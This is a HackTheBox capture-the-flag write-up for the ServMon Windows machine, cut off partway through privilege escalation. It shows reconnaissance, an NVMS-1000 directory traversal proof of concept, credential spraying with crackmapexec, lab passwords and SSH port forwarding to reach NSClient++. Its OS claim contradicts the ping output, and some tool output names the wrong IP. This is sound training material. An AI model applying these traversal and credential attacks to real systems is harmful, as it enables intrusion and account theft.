ServMon by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
ServMon	10.10.10.184	Windows	20	2.2	11682	7006	Yes	2020-04-11	2020-06-20	No	240

Summary

1. Scan ports -> 21,22,80,8443
2. Enumerate port 21 -> C:\Users\Nathan\Desktop\Passwords.txt
3. Enmerate port 80 -> Directory traversal on nvms-1000
4. Read C:\Users\Nathan\Desktop\Passwords.txt -> Nadine:L1k3B1gBut7s@W0rk
5. Connect to Nadine@10.10.10.184 via ssh -> Shell as Nadine (user flag)
6. Enumerate port 8443 -> NSClient++ vulnerable to privesc
7. Read password from C:\Program Files\NSClient++\nsclient.ini -> Web login with ew2x6SsGTxjRwXOT
8. Forward port 8443 on victims machine -> Bypass login localhost restriction
9. Activate External Scripts module -> LFI of reverse shell
10. Upload nc.exe based revshell and configure new external script -> RCE as root
11. Reboot the machine from 8443 -> Root shell as NT-Authority (system flag)

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.10.184
PING 10.10.10.184 (10.10.10.184) 56(84) bytes of data.
64 bytes from 10.10.10.184: icmp_seq=1 ttl=127 time=42.9 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.10.184 -v -Pn -n -oG Enum/allPorts
```

With the utility extractPorts we list and copy the open ports:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.245

    [*] Open ports:  21,22,80


[*] Ports have been copied to clipboard...
```

Run a detailed scan on the open ports:

```
❯ nmap -p21,22,80,135,139,445,5666,6063,6699,8443,49664,49665,49666,49667,49668,49669,49670 -sVC -
n 10.10.10.184 -oN Enum/targeted
PORT   STATE SERVICE VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp    open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn\'t have a title (text/html).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5666/tcp  open  tcpwrapped
6063/tcp  open  tcpwrapped
6699/tcp  open  tcpwrapped
8443/tcp  open  ssl/https-alt
| http-title: NSClient++
|_Requested resource was /index.html
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|_    jobs
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
```

```
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
```

Final nmap report

Port	Service	Version	Extra
21	ftp	Microsoft ftpd	-
22	ssh	OpenSSH	Windows_8.0
80	http	-	-
135	msrpc	Microsoft Windows RPC	-
139	netbios-ssn	Microsoft Windows netbios-ssn	possibly smb
445	microsoft-ds	microsoft-ds?	possibly smb
5666	tcpwrapped	tcpwrapped	-
6063	tcpwrapped	tcpwrapped	-
6699	tcpwrapped	tcpwrapped	-
8443	ssl/https-alt	ssl/https-alt	https page

Port 21 enumeration

As ftp allows anonymous connection, we can access to the ftp server and check which files are accessible:

```
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:r3van): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password: # a
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-28-22  07:35PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
226 Transfer complete.
ftp> cd Nathan
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  182 Notes to do.txt
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> cd Nadine
250 CWD command successful.
```

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  168 Confidential.txt
226 Transfer complete.
```

Content of Notes to do.txt:

```
❯ cat Results/Notes\ to\ do.txt
──────┬──────────────────────────────────────────────────────────────────────────
      │ File: Results/Notes to do.txt
      │ Size: 182 B
──────┼──────────────────────────────────────────────────────────────────────────
   1  │ 1) Change the password for NVMS - Complete
   2  │ 2) Lock down the NSClient Access - Complete
   3  │ 3) Upload the passwords
   4  │ 4) Remove public access to NVMS
   5  │ 5) Place the secret files in SharePoint
──────┴──────────────────────────────────────────────────────────────────────────
```

As we can see, public access to NVMS is allowed. Content of Confidential.txt:

```
❯ cat Results/Confidential.txt
──────┬──────────────────────────────────────────────────────────────────────────
      │ File: Results/Confidential.txt
      │ Size: 168 B
──────┼──────────────────────────────────────────────────────────────────────────
   1  │ Nathan,
   2  │
   3  │ I left your Passwords.txt file on your Desktop.  Please remove this once you have edited
it yourself and place it back into the secure folder.
   4  │
   5  │ Regards
   6  │
   7  │ Nadine
──────┴──────────────────────────────────────────────────────────────────────────
```

So there is a file C:\Users\Nathan\Desktop\Passwords.txt that contains sensible information.

Port 80 enumeration

Technology scan

```
❯ whatweb http://10.10.10.184/Pages/login.htm
http://10.10.10.184/Pages/login.htm [200 OK] Country[RESERVED][ZZ], IP[10.10.10.184],
JQuery[1.7.2], PasswordField[password], Script[text/javascript], Title[NVMS-1000],
UncommonHeaders[authinfo], X-UA-Compatible[IE=8]
```

Toguether with wappalyzer extension:

Technology	Version	Detail
JQuery	1.7.2	-

Web content fuzzing

We start fuzzing the folders and files without extension:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404 --hh 118 -Z
"http://10.10.10.184/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.184/FUZZ
Total requests: 4712

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001757:   200        3 L      42 W       1140 Ch     "favicon.ico"
000002190:   200        12 L     22 W       338 Ch      "index.htm"
```

We didn't find any interesting content, and as we don't know the domain name, we cannot perform any subdomain enumeration.

Manual enumeration

If we access the main page, we can see this login page: This is the second mention to nvms-1000, so let's enmerate its vulnerabilities:

```
❯ searchsploit nvms 1000
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
NVMS 1000 - Directory Traversal               | hardware/webapps/47774.txt
TVT NVMS 1000 - Directory Traversal           | hardware/webapps/48311.py
---------------------------------------------- ---------------------------------
```

We discover a Directory Traversal vulnerability, let's read the .txt and try to exploit it manually:

```
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan T<C3><BC>rle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
```

```
[Mail]
MAPI=1
```

We can test if te vulnerability applies using `curl`:

```
❯ curl "http://10.10.10.184/../../../../../../../../../../../../windows/win.ini"
```

This test isn't working because the page is filtering the `../` strings through the normal get requests. But if we try the traversal with `burpsuite`: And it worked! This means that the input sanitization is taking place in frontend and not backend, this is a risk as we can intercept packages with proxies like burpsuite.

Path traversal to user shell

Now that we can read files in the system, we can try to read the previously enumerated file `C:\Users\Nathan\Destkop\Passwords.txt`: We store the passwords in the file `Results/Passwords.txt` and the usernames `Nadine` and `Natan` in `Results/Usernames.txt`:

```
❯ echo -e "Nadine\nNathan" > Results/Usernames.txt
❯ echo -e
"1nsp3ctTh3Way2Mars\!\nTh3r34r3To0M4nyTrait0r5\!\nB3WithM30r4ga1n5tMe\nL1k3B1gBut7s@W0rk\n0nly7h3y
0unGWi11F0l10w\nIfH3s4b0Utg0t0H1sH0me\nGr4etN3w5w17hMySk1Pa5$" > Results/Passwords.txt
❯ cat Results/Usernames.txt
────────┬──────────────────────────────────────────────────────────────────────────
        │ File: Results/Usernames.txt
        │ Size: 14 B
────────┼──────────────────────────────────────────────────────────────────────────
   1    │ Nadine
   2    │ Nathan
────────┴──────────────────────────────────────────────────────────────────────────
❯ cat Results/Passwords.txt
────────┬──────────────────────────────────────────────────────────────────────────
        │ File: Results/Passwords.txt
        │ Size: 151 B
────────┼──────────────────────────────────────────────────────────────────────────
   1    │ 1nsp3ctTh3Way2Mars!
   2    │ Th3r34r3To0M4nyTrait0r5!
   3    │ B3WithM30r4ga1n5tMe
   4    │ L1k3B1gBut7s@W0rk
   5    │ 0nly7h3y0unGWi11F0l10w
   6    │ IfH3s4b0Utg0t0H1sH0me
   7    │ Gr4etN3w5w17hMySk1Pa5$
────────┴──────────────────────────────────────────────────────────────────────────
```

Now, we can use `crackmapexec` to check all these credentials to test `smb` and `ssh` logins:

```
❯ crackmapexec smb 10.10.10.184 -u Results/Usernames.txt -p Results/Passwords.txt
SMB         10.10.10.184    445    SERVMON          [*] Windows 10.0 Build 17763 x64
(name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:False)
SMB         10.10.10.184    445    SERVMON          [-] ServMon\Nadine:1nsp3ctTh3Way2Mars!
STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [-] ServMon\Nadine:Th3r34r3To0M4nyTrait0r5!
STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [-] ServMon\Nadine:B3WithM30r4ga1n5tMe
STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [+] ServMon\Nadine:L1k3B1gBut7s@W0rk
❯ crackmapexec ssh 10.10.10.184 -u Results/Usernames.txt -p Results/Passwords.txt
SSH         10.10.10.184    22     10.10.10.184     [*] SSH-2.0-OpenSSH_for_Windows_8.0
SSH         10.10.10.184    22     10.10.10.184     [-] Nadine:1nsp3ctTh3Way2Mars! Authentication
failed.
SSH         10.10.10.184    22     10.10.10.184     [-] Nadine:Th3r34r3To0M4nyTrait0r5!
```

```
Authentication failed.
SSH         10.10.10.184    22     10.10.10.184     [-] Nadine:B3WithM30r4ga1n5tMe Authentication
failed.
SSH         10.10.10.184    22     10.10.10.184     [+] Nadine:L1k3B1gBut7s@W0rk
❯ echo "Nadine:L1k3B1gBut7s@W0rk" > Results/credentials.txt
```

We observe that credentials Nadine:L1k3B1gBut7s@W0rk are valid for both smb and ssh. We can test smb access with smbmap:

```
❯ smbmap -H 10.10.10.184 -u Nadine -p "L1k3B1gBut7s@W0rk" --no-banner

[+] IP: 10.10.10.184:445    Name: 10.10.10.184          Status: Authenticated
    Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    ADMIN$                                                  NO ACCESS   Remote Admin
    C$                                                      NO ACCESS   Default share
    IPC$                                                    READ ONLY   Remote IPC
```

We don't have access to the any Disk so there is nothing useful here. If we try connecting ssh:

```
❯ ssh Nadine@10.10.10.184
Nadine@10.10.10.184\'s password: # L1k3B1gBut7s@W0rk
nadine@SERVMON C:\Users\Nadine\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1

 Directory of C:\Users\Nadine\Desktop

02/28/2022  08:05 PM    <DIR>          .
02/28/2022  08:05 PM    <DIR>          ..
06/16/2022  02:15 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,122,487,808 bytes free
```

We obtained a user shell as Nadine.

Privilege escalation

After looking for privilege escalation vectors in the target, we didn't finde anything useful in the filesystem. Remember the https server found on port 8443.

Port 8443 enumeration

Technology scan

```
❯ whatweb https://10.10.10.184:8443
https://10.10.10.184:8443 [302 Found] Country[RESERVED][ZZ], IP[10.10.10.184],
RedirectLocation[/index.html]
https://10.10.10.184:8443/index.html [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5,
IP[10.10.10.184], Script[text/javascript], Title[NSClient++], X-UA-Compatible[IE=edge]
```

Toguether with wappalyzer extension:

Technology	Version	Detail
Bootstrap	-	-
HTML5	-	-
NSClient++	-	-

Web content fuzzing

First, we will fuzz folders and pages without extension:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404 --hh 118
"https://10.10.10.184:8443/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.184:8443/FUZZ
Total requests: 4712

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000657:   403        0 L      4 W        20 Ch       "api"
000002191:   200        0 L      403 W      5581 Ch     "index.html"
```

Then, we can enumerate `.txt` files:


```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404 --hh 118
"https://10.10.10.184:8443/FUZZ.txt"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.184:8443/FUZZ.txt
Total requests: 4712

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```

Manual enumeration

If we open the main page, we see:



So we can enumerate NSClient++ vulnerabilities:

```
❯ searchsploit NSClient
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
NSClient++ 0.5.2.35 - Authenticated Remote Code  | json/webapps/48360.txt
NSClient++ 0.5.2.35 - Privilege Escalation       | windows/local/46802.txt
---------------------------------------------- ---------------------------------
```

If we read the privesc exploit, we can perform the following steps:


```
nadine@SERVMON C:\Users\Nadine\Desktop>more "C:\Program Files\NSClient++\nsclient.ini"
ï»¿# If you want to fill this file with all available options run the following com
mand:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help
```

```
; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
```

We found the admin password `ew2x6SsGTxjRwXOT` for NSClient ++. Now we can try to log in as the NSClient admin:



And we obtain a `403 You are not allowed`.

Port 8443 forwarding


Look at the `allowed hosts` section of `C:\Program Files\NSClient++\nsclient.ini`:

```
; Undocumented key
allowed hosts = 127.0.0.1
```


This configuration means that only localhost connections are allowed to log in, so we will need to apply port forwarding:

```
❯ ssh Nadine@10.10.10.184 8443:127.0.0.1:8443
Nadine@10.10.10.184\'s password: # L1k3B1gBut7s@W0rk
nadine@SERVMON C:\Users\Nadine\Desktop>
```

And now, we can access https://127.0.0.1:8443/index.html#/ and try to log in:



We successfully logged in as NSClient++ administrator. Now, we need to allow two modules, CheckExternalScripts:

